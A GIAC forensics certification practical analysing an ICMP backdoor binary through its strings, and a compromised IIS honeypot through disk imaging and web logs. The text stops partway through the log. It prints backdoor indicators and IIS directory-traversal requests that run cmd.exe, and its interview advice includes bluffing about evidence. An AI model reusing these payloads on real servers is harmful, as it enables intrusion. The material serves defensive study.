Global Information Assurance Certification Paper

GIAC Certified Forensics Analyst GCFA Practical

Assignment version 1.3

Carlo Cordeschi

SANS Darling Harbour Sydney
February 2003

Table of Contents

Abstract

This paper is a Practical for GCFA certification and as such it covers the requirements of the GIAC certification it covers the following sections

1. Analysis of a unknown binary and it's possible use.
2. Analysis of a potentially compromised system.
3. Legal issues with incident handling in Australia.

Part 1- Analyse an Unknown Binary

Synopsis and Methodology

The Binary was obtained from the GIAC site via http and downloaded to the forensics system. The forensics system consists of Slackware 9 box running Vmware. (any flavour of Unix however will do). Vmware was chosen as it is quite easy to run multiple operating systems environments simultaneously and it is also quite easy to restore to a clean system after working with unknown binaries by simply backing up from the original directories. One suggested methodology [1]for analysing a binary involves first analysing the file without executing it on the forensic system to view the static information in the binary, then executing the binary in a controlled or sandboxed environment.

Binary Details

- Name of the program/file found on the system.
  The initial file downloaded from GIAC site was **binary_v1.3.zip** after extraction on using unzip –Xv
  Archive: binary_v1.3.zip

```
 Length   Method    Size  Ratio   Date   Time   CRC-32    Name
--------  ------  ------- -----   ----   ----   ------    ----
   26793  Defl:N     5567  79%  02-20-03 12:45  d185fd18  target2.exe
--------          -------  ---                  -------
```

  The executable was **target2.exe**
  This would seam to indicate the file being a windows executable.

- File/MACTime information (last modified, last accessed, and last changed time).
  Using filestat a windows utility
  Creation Time - 09/07/2003 17:56:00
  Last Mod Time - 20/02/2003 12:45:48
  Last Access Time - 20/02/2003 12:45:48
  Main File Size – 26793
  File Attrib Mask - Arch

- File owner(s) – (user and/or group). Again using filestat
  SD's Owner is Not NULL
  SD's Owner-Defaulted flag is FALSE
  SID = /Everyone S-1-1-0
  SD's Group-Defaulted flag is FALSE
  SID = /Everyone S-1-1-0
  SD's DACL is Present
  SD's DACL-Defaulted flag is FALSE
  SD has a NULL DACL explicitly specified (allows all access to Everyone)

[1] http://www.incident-response.org/incident.doc

- File size (in bytes).
  Main File Size - 26793
- MD5 hash of the file
  E:\>E:\FORENSICS\response_kit\win2k_xp\md5sum.exe
  a:\target2.exe
  \848903a92843895f3ba7fb77f02f9bf1

Key words found that are associated with the program/file.
a dump of the strings command was done and this reveled the following ascii characters.
Since this is a windows file it was decided to use a windows HEX editor to also view a list of ASCII characters. A full list of character appears below.
They are:

!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
Sleep
HeapAlloc
GetProcessHeap
TerminateProcess
ReadFile
PeekNamedPipe
CloseHandle
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
KERNEL32.dll
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
QueryServiceStatus
OpenServiceA
CreateServiceA
OpenSCManagerA
DeleteService
StartServiceA
ChangeServiceConfigA
QueryServiceConfigA
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
MFC42.DLL
memmove
exit
fprintf
_iob
sprintf
perror
strstr

time
printf
MSVCRT.dll
__dllonexit
_onexit
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
_controlfp
??0Init@ios_base@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
MSVCP60.dll
ERROR 3
ERROR 2
ERROR 1
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
Your PassWord:
loki
cmd.exe
Exit OK!
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
SMB2

Viewing the file under a windows text editor winHex revealed a few more essential clues.


```
Hello from MFC!



winnt\system32\smsses.exe
\\199.107.97.191\C$ ?????
winnt\system32\reg.exe
```

Program Description


This initial information seems to point to the fact that this binary target2.exe is an ICMP backdoor v0.1. It seams to be used to gain a cmd.exe shell on a windows target and it also has a password for access. The file command identifies this as a windows or dos executable.
Further forensic detail would need to verify this.
The last time the program was used was possibly when it was last accessed. Analysis of this binary under Unix revealed both the modification and access time to be the 20/02/2003 at 11:45:48. It seam likely that the program was last executed on this date.
Analysing the binary with IDA disassembler revealed that the file is a windows 32 bit executable.
Based upon this preliminary evidence the binary is an ICMP backdoor compiled for windows system as the path statement are winnt\system32 present on win NT Os and windows 2000. The binary creates a ICMP RAW socket and listens as a service. It has access control mechanism in the form of a password.

Forensic Detail

To find out what libraries the program accesses a dependencies browser was used called PEBrowse dll explorer http://www.smidgeonsoft.com/ the results are shown below.




this list of DLL libraries the binary calls on indicated to some extent what the applications trying to do.
The Advapi32.dll handles registry and security calls.
The kernel 32.dll handle API function
The MFC42.dll is the Microsoft foundation class function fro applications created in visual C++
The MSVCP60.dll and the msvcrt.dll are standard C library functions for printf and memc functions.
Ws2_32.dll is a library for creating a network handle and network connections.
Nest we investigated the changes to the system by running regmon a registry access key analyser. We then run fport to see processes and associated open network sockets of the baseline system.
We then executed the binary and observed the changes in regmon and fport command. The results are displayed below.



#	Time	Process	Request	Path	Result	Other
1	14.23854953	cmd.exe:220	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
2	14.40790173	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
3	14.40798219	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
4	14.44077014	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
5	14.56583572	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
6	14.65076744	target2.exe:...	OpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\...	SUCCESS	Key: 0xE12..
7	14.65968561	target2.exe:...	QueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\...	NOTFOU...	
8	14.65988592	target2.exe:...	CloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\...	SUCCESS	Key: 0xE12..
9	14.66072066	target2.exe:...	OpenKey	HKLM	SUCCESS	Key: 0xE12..
10	14.66094611	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
11	14.67048866	target2.exe:...	OpenKey	HKLM\System\CurrentControlSet\Control\Erro...	NOTFOU...	
12	14.69909536	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
13	14.70758191	target2.exe:...	QueryValue	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
14	14.70896477	target2.exe:...	CloseKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
15	14.71116477	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
16	14.71185787	target2.exe:...	QueryValue	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
17	14.71237665	target2.exe:...	CloseKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
18	14.71275882	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
19	14.71284180	target2.exe:...	QueryValue	HKLM\Software\Microsoft\Windows NT\Curr...	NOTFOU...	
20	14.71302199	target2.exe:...	CloseKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
21	14.71867745	target2.exe:...	OpenKey	HKLM\System\CurrentControlSet\Control\Ses...	NOTFOU...	
22	14.71878389	target2.exe:...	OpenKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
23	14.71883250	target2.exe:...	QueryValue	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	""
24	14.71894564	target2.exe:...	CloseKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
25	14.74263524	target2.exe:...	OpenKey	HKCU	SUCCESS	Key: 0xE22..
24	14.71894564	target2.exe:...	CloseKey	HKLM\Software\Microsoft\Windows NT\Curr...	SUCCESS	Key: 0xE22..
25	14.74263524	target2.exe:...	OpenKey	HKCU	SUCCESS	Key: 0xE22..
26	14.75124583	target2.exe:...	OpenKey	HKLM\System\CurrentControlSet\Control\Nls\...	SUCCESS	Key: 0xE13..
27	14.75151653	target2.exe:...	CloseKey	HKLM\System\CurrentControlSet\Control\Nls\...	SUCCESS	Key: 0xE13..
28	14.75230267	target2.exe:...	OpenKey	HKCU\Software\Policies\Microsoft\Control Pa...	NOTFOU...	
29	14.75260438	target2.exe:...	OpenKey	HKCU\Control Panel\Desktop	SUCCESS	Key: 0xE13..
30	14.75286251	target2.exe:...	QueryValue	HKCU\Control Panel\Desktop\MultiUILangua...	NOTFOU...	
31	14.75305611	target2.exe:...	CloseKey	HKCU\Control Panel\Desktop	SUCCESS	Key: 0xE13..
32	14.75336118	target2.exe:...	CloseKey	HKCU	SUCCESS	Key: 0xE22..
33	14.76327166	target2.exe:...	OpenKey	HKLM\System\CurrentControlSet\Control\Ser...	SUCCESS	Key: 0xE22..
34	14.76356164	target2.exe:...	QueryValue	HKLM\System\CurrentControlSet\Control\Ser...	SUCCESS	0xF
35	14.76396057	target2.exe:...	CloseKey	HKLM\System\CurrentControlSet\Control\Ser...	SUCCESS	Key: 0xE22..
36	30.12184646	target2.exe:...	CloseKey	HKLM	SUCCESS	Key: 0xE12..

An fport prior to and after executing the binary on the C:\winnt\ compatible system



Based
There are clues as to the possible identity of the code named as spoof. The Hello from MFC seams to indicate from my searching on google that this was possibly written in C++ as also evidenced by the dll libraries it accesses.

Program Identification

The code for this application is possibly a port of the Loki ICMP backdoor to windows, done using a visual C++ application.
Although a great amount of searching on the internet using google the source code for this wasnot able to be located. It is possible this is a port of the original ICMP backdoor Loki first published on
http://www.phrack.org/show.php?p=49&a=6

Whois database revealed that the IP address 199.107.97.191 is part of the CERFnet

Further searches on google revealed that this may be an AT&T company as part of an acquisition

Final results obtained from whois.arin.net.
Results:
CERFnet NETBLK-CERFNET-CBLK2 (NET-199-105-0-0-1)
199.105.0.0 - 199.108.255.255
CERFnet customer - Azusa Pacific University CERF-AZUSA (NET-199-107-96-0-1)
199.107.96.0 - 199.107.99.255

Also the range 199.107.97.191 may have been allocated to Azusa Pacific University.

We could request extra information of the university as to the function/owner of the system with this IP address in the binary on the time the program was last executed. Following potential new information emerging from this further research might reveal the actual source of the binary.

Legal Implications

Having proved that this tool was place on the system and executed the following law in Australia would apply:

- Telecommunication act 1997
- Cybercrime act 2001
- Criminal Act 1995

The telecommunication acts prevents interception of any communication not directly related to a persons job and not being authorised by a number of Government authorities. The hacker could have intercepted communications.
The cybercrime act state that if someone access or modifies and system or data without proper authorisation and even if they possess data with the intent to cause damage or loss they are liable.
The criminal code states that if someone dishonestly obtains a gain from a communication provider or causes a loss to the service provides he is liable.
The penalties range from 2 years for unauthorised access to a maximum of 10 years for impairment or denial of service to carrier or system.
Assuming the program was not executed and we could not prove it was executed we would have to rely on proving the unauthorised access and hope to prosecute the perpetrator on the that evidence. This would potentially land the perpetrator a maximum of 2 years in prison.
If no laws were broken, then the organization's internal policies would apply. They state that any use of company equipment for offensive and disruptive information use is strictly prohibited.
Also equipment must be used only to "conduct company business " defined to include personal use incidental to travel, training telecommuting etc.
The policy also states that all computer related incidents must be reported to the incident response team.

Interview Questions

We would want to ask question to a number of people who had physical access or remote access during the time the Trojan was thought to have been placed on the systems. A correlation of firewall logs IDS etc would help narrow this down.
We would also want to understand what company intellectual property is at stake to properly assess the risk and compromise that has taken place.
The interview would be done by two people one taking notes and one interviewing.
Interviewee. It would be useful to have some information prior to the interview and possibly exaggerate the amount we know as this may give the upper

hand psychologically. Further investigation may be conducted as information comes out of the interview.
These question might be directed to users and administrators who has access to the system. The idea is to not follow a logic in the questions so the interviewee cannot follow a line of logic. At certain stages during the interview it might be good to change tactic depending on the interviewee. The question might go something like this, not necessarily in this order.
Questions might possibly go like this.

- Thanks you for your time, we have had some reports on there being network issues with the xyz system, do you have access to it?
- Is the system in a secure location?
- Who else has physical access to the system?
- What kind of data is on the system?
- Do any other users have remote/logon access to this system?
- Who has access to the system apart from you self?
- How did you discover the compromise?
- Do you have a backup of the system?
- What did you do when you discovered the binary?
- We have the logs from firewall IDS etc we just need to go through them so tell us what you know. If you cooperate we will be more lenient with you.
- What other systems is the backdoor on?
- Why did you do it?

Additional Information

This information was obtained from searching the internet.
A search was done on www.google.com to
Information on forensics is available also from
http://www.first.org/
http://www.securityfocus.com/
http://www.cert.org/
http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf
http://www.auscert.org.au/
http://fire.dmzs.com/

Part 2 Perform Forensic Analysis on a system

Synopsis of Case Facts

A honey pot was setup with a web server running on it.
The web site has been potentially hacked. After a routine examination of firewall logs the firewall administrator reports a progressive scan of the corporate web server along with a number of dropped http traffic to a particular box admin-575zn0lj9.
Web traffic is allowed so the number of dropped http traffic raises concerns.
Web administrator notices some anomalies with web server logs also.
A forensic examination is conducted to determine the extent of the compromise. Firewall logs have not been included in this report due to their length but are available upon request.

Describe the system you will be analysing

The admin-575zn0lj9 box is a windows 2000 server hosting a test web site. It has one 10/100 Ethernet interface. The system was purely setup as a honey pot environment in a test lab. It has a default install of windows 2000 advanced server and was left for a number of days and firewall logs monitored on a daily basis by the administrator.
The lab is detailed in the following diagram.

Hardware

The admin-575zn0lj9 box is a Digital Celebrix with Intel Pentium chipset.
The following table details evidence seized for forensic analysis.

Tag #	Description
001_14072003	Digital Celebrix with Intel Pentium Asset # wey2306 serial # SD75289553 Segate hard drive U model st 320410A 19.0G serial # 11S09N0998ZJ1H1J0050NN 96 Meg Ram internal 3.5” drive internal CD drive 20X sound card

All of the above evidence was seized from lab environment level 23, 16 Jack St. at 10:43 am on the 15 July 2003 by JB and Carlo Cordeschi.
A paper trail with asset and serial number was also started to record all events taking place from time of seizure. The evidence was also moved t a secure

location with appropriate access control to monitor the access to the evidence and thus maintain chain of custody. All actions taken were recorded and detailed notes kept separate from the evidence. Digital photos of the evidence and state were also obtained. Both photos and notes of the investigation are available on request.

Image media

A true bit forensic image was obtained prior to the evidence being seized by configuring a forensic system on the same subnet as the potentially compromised system, and plugging both PCs immediately into a portable hub, whilst still keeping the system online and all active connections alive.
The following nc (Forensic Netcat) command was issued on the forensic system to receive the data dump of the physical memory, the volume information and the bit image copy and MD5 checksums of all transfers from the victim machine.

```
nc -v -n -l -p 9998 -k md5 --verify -O
d:\Fimages\case14072003\PhysicalMemory.img
nc -v -n -l -p 9999 -k md5 --verify -O
d:\Fimages\case14072003\Volume_Dump.info
nc -v -n -l -p 10000 -k md5 --verify -O
d:\Fimages\case14072003\PhysicalDrive0.img
```

On the victim machine a CD-ROM toolkit disk was inserted and a cmd.exe launched from the known clean CD-ROM (the toolkit and utilities were verified prior to the exercise and a fresh copy of the disk is kept ready to go with each case). The CD was then labled “forensic utilities for case #14072003” and is kept as part of the evidence.
At the known clean CMD.exe the following forensic netcat commands were issued on the victim machine.

```
nc -v -n -K -k md5 -l \\.\PhysicalMemory 10.10.10.200 9998
volume_dump.exe \\.\c:\ |nc -v -k md5 10.10.10.200 9999
nc -v -n -K -k md5 -l \\.\PhysicalDrive0 10.10.10.200 10000
```

the md5 checksum for the physical disk image was
\03c2458698ee172d7d132c711529f47c *f:\\Fimages\\ PhysicalDrive0.img
the nc command issued above automatically runs a check of the dumped image to compare it with the one received and give the following.

```
Verifying output file...
\03c2458698ee172d7d132c711529f47c
d:\Fimages\case14072003\PhysicalDrive0.img
```
The checksums do match.
By the same method of piping commands via netcat we also took a dump of the following information (this are the commands on the forensic station to listen for the relevant dump) the relevant command was given from the CD-ROM on the victim machine and the output obtained on the forensic box for examination.

```
nc -v -n -l -p 10001 -k md5 --verify -O d:\Fimages\case\time.txt
nc -v -n -l -p 10002 -k md5 --verify -O d:\Fimages\case\date.txt
nc -v -n -l -p 10003 -k md5 --verify -O d:\Fimages\case\uptime.txt
nc -v -n -l -p 10004 -k md5 --verify -O d:\Fimages\case\uname-a.txt
nc -v -n -l -p 10005 -k md5 --verify -O d:\Fimages\case\hostname.txt
nc -v -n -l -p 10006 -k md5 --verify -O d:\Fimages\case\whoami.txt
nc -v -n -l -p 10007 -k md5 --verify -O d:\Fimages\case\id.txt
nc -v -n -l -p 10008 -k md5 --verify -O d:\Fimages\case\psinfo.txt
nc -v -n -l -p 10009 -k md5 --verify -O d:\Fimages\case\env.txt
nc -v -n -l -p 10010 -k md5 --verify -O d:\Fimages\case\psloggedon.txt
nc -v -n -l -p 10011 -k md5 --verify -O d:\Fimages\case\ps-ealW.txt
nc -v -n -l -p 10012 -k md5 --verify -O d:\Fimages\case\pslist.txt
nc -v -n -l -p 10013 -k md5 --verify -O d:\Fimages\case\psservice.txt
nc -v -n -l -p 10014 -k md5 --verify -O d:\Fimages\case\netstat-na.txt
nc -v -n -l -p 10015 -k md5 --verify -O d:\Fimages\case\fport-a.txt
nc -v -n -l -p 10016 -k md5 --verify -O d:\Fimages\case\arp-a.txt
nc -v -n -l -p 10017 -k md5 --verify -O d:\Fimages\case\listdlls.txt
nc -v -n -l -p 10018 -k md5 --verify -O d:\Fimages\case\dir-sahta.txt
nc -v -n -l -p 10019 -k md5 --verify -O d:\Fimages\case\tree-fa.txt
nc -v -n -l -p 10020 -k md5 --verify -O d:\Fimages\case\mac-ds.txt
nc -v -n -l -p 10021 -k md5 --verify -O d:\Fimages\case\streams-s.txt
nc -v -n -l -p 10022 -k md5 --verify -O d:\Fimages\case\sniffer.txt
nc -v -n -l -p 10023 -k md5 --verify -O d:\Fimages\case\mdmchk.txt
```

Media Analysis of system

The firewall logs show suspicious activity (port scans) commencing 5:40pm and subsequently http packets being accepted and also dropped from 2 particular IP addresses. This activity continues for a period of around 2 hours. This enables us to narrow down our search of the forensic image. We are now particularly interested in any file on the system that was created accessed or modified on this date and specifically between 5:40 and 7:00pm.
To broaden the scope we will look at any file created accessed or modified during the entire day, the 14th of July 2003.
A verified MAC perl script (also on the forensic toolkit CD-ROM) was run against the image file to obtain all the Modified/Accessed /Created date of each file.
A checksum was again obtained of the imaged file to verify no changes had occurred.

```
>md5sum.exe f:\fimages\ PhysicalDrive0.img
\03c2458698ee172d7d132c711529f47c *f:\\fimages\\ PhysicalDrive0.img
```

This is exactly the same as the original obtained and hence we have no change to our image file.
The files modified

File	Size		Last Access	Last Mod	Creation
c:\\WINNT\system32\LogFiles \W3SVC1\ex030714.log	20605	BUILTIN\ Administrators	Wed Jul 16 08:42:17 2003	Tue Jul 15 10:00:00 2003	Mon Jul 14 18:09:49 2003

c:\\WINNT\Help\iisHelp\common\401-3.htm	3249	BUILTIN\Administrators	Mon Jul 14 19:09:48 2003	Fri Jul 30 23:13:34 1999	Mon Jun 30 21:22:34 2003
c:\\WINNT\Help\iisHelp\common\403-2.htm	3417	BUILTIN\Administrators	Mon Jul 14 18:33:26 2003	Fri Jul 30 23:13:34 1999	Mon Jun 30 21:22:34 2003
c:\\WINNT\Help\iisHelp\common\404b.htm	3243	BUILTIN\Administrators	Mon Jul 14 19:10:12 2003	Fri Jul 30 23:13:34 1999	Mon Jun 30 21:22:35 2003
c:\\WINNT\system32\cmd.exe	236304	BUILTIN\Administrators	Mon Jul 14 19:12:28 2003	Wed Jul 26 22:00:00 2000	Wed Jul 26 22:00:00 2000

The time file showed that the server was 2 hour in from of the actual time. This would be reflected in the access times.
The output files of the netstat, fport, arp for any existing network connection but all existing connection were deemed to be normal baseline traffic for the box. No active compromise was taking place that we could detect.
Further examination of fport, psinfo, psloggedon, ps, pslist, and psservice revealed no unusual processes or sockets or users logged on.
Examination of the sniffer program revealed “Packet sniffer not detected.”.
Ie history showed only a handful of www.google.com entries, this is no doubt due to the fact that this was a honeypot and not used for general browsing.

Registry monitor was initiated from the CD-Rom to view any access /write to registry keys. All appeared to be base line activity.
The log file for the web browser still intact on the system revealed the list of commands typed by the intruder. The log was obtained from thec:\winnt\system32\LogFiles\w3svc1\x030714.log
Addresses have been sanitized in the following log.

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-07-14 08:09:49
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2003-07-14 08:09:49 1.1.1.24 - 10.10.10.10 81 GET / - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2003-07-14 08:10:02 1.1.1.24 - 10.10.10.10 81 GET /scripts/..ÁÁ../winnt/system32/cmd.exe /c+dir+c:\ 404 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2003-07-14 08:10:14 1.1.1.24 - 10.10.10.10 81 GET /..ÁÁ../winnt/system32/cmd.exe /c+dir+c:\ 404 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2003-07-14 08:10:47 1.1.1.24 - 10.10.10.10 81 GET /scripts/ - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2003-07-14 08:11:04 1.1.1.24 - 10.10.10.10 81 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)

2003-07-14 08:13:51 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.432
2)
2003-07-14 08:14:15 1.1.1.24 - 10.10.10.10 81 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32 200
